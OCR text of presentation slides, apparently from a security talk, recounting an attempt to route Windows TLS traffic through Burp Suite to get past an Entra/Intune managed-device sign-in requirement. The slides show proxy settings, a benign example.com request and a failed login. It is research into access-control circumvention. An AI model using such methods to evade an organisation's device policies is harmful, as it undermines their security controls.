
Help us keep your device secure

Your sign-in was successful, but your admin requires the device that's requesting access to be managed by Entra Research to access this resource.

More details

Approach 4 – Trying to get TLS layer HTTP proxy working

- Burp suite
- System proxy
- CA cert



Network & internet › Proxy

Use a proxy server for Ethernet or Wi-Fi connections. These settings don't apply to VPN connections.

Automatic proxy setup

Automatically detect settings

Use setup script
Off

Manual proxy

Use a proxy
On

Get help

Edit proxy server

Use a proxy server


On

Proxy IP address: 127.0.0.1

Port: 8080

Burp Suite Professional

Okay – System level https proxy working




```
1    https://example.com    GET    /    200    1620    HTML
7    https://example.com    GET    /    200    1620    HTML
```

```
GET / HTTP/2
Host: example.com
User-Agent: PowerOfLoveAndFriendShip
Accept-Encoding: gzip, deflate, br

```


```
HTTP/2 200 OK
Accept-Ranges: bytes
Content-Type: text/html
Etag: "84238dfc8092e5d9c0dac8ef93371a07:1736799080.121134"
Last-Modified: Mon, 13 Jan 2025 20:11:20 GMT
Vary: Accept-Encoding
Content-Length: 1256
Cache-Control: max-age=1959
Date: Sat, 01 Mar 2025 15:33:05 GMT
Alt-Svc: h3=":443"; ma=93600,h3-29=":443"; ma=93600,quic=":443";
ma=93600; v="43"

<!doctype html>
<html>
<head>
    <title>Example Domain</title>
```

```
└PS > iwr https://example.com -UserAgent 'PowerOfLoveAndFriendShip'

StatusCode        : 200
StatusDescription : OK
Content           : <!doctype html>
```

But for what we needed … it did not work out



Signing in...



Login error occurred


An error occurred while attempting to login.

Reason?
mTLS check?

Proxy
detection?

Google to the rescue

There must be those with enterprise SSL HTTP proxy with same issue?




FIX Intune Company Portal App Login Issues with Windows 10/11

Last Updated: August 6, 2024 by Anoop C Nair

Intune **Company Portal App Login Issues** with Windows 11 or Windows 10 Devices? Have you tri

Repair or Reset Company Portal App to fix the issue? The Intune company portal **application** is no



anoopcnair.com/fix-intune-company-portal-app-login-issues/

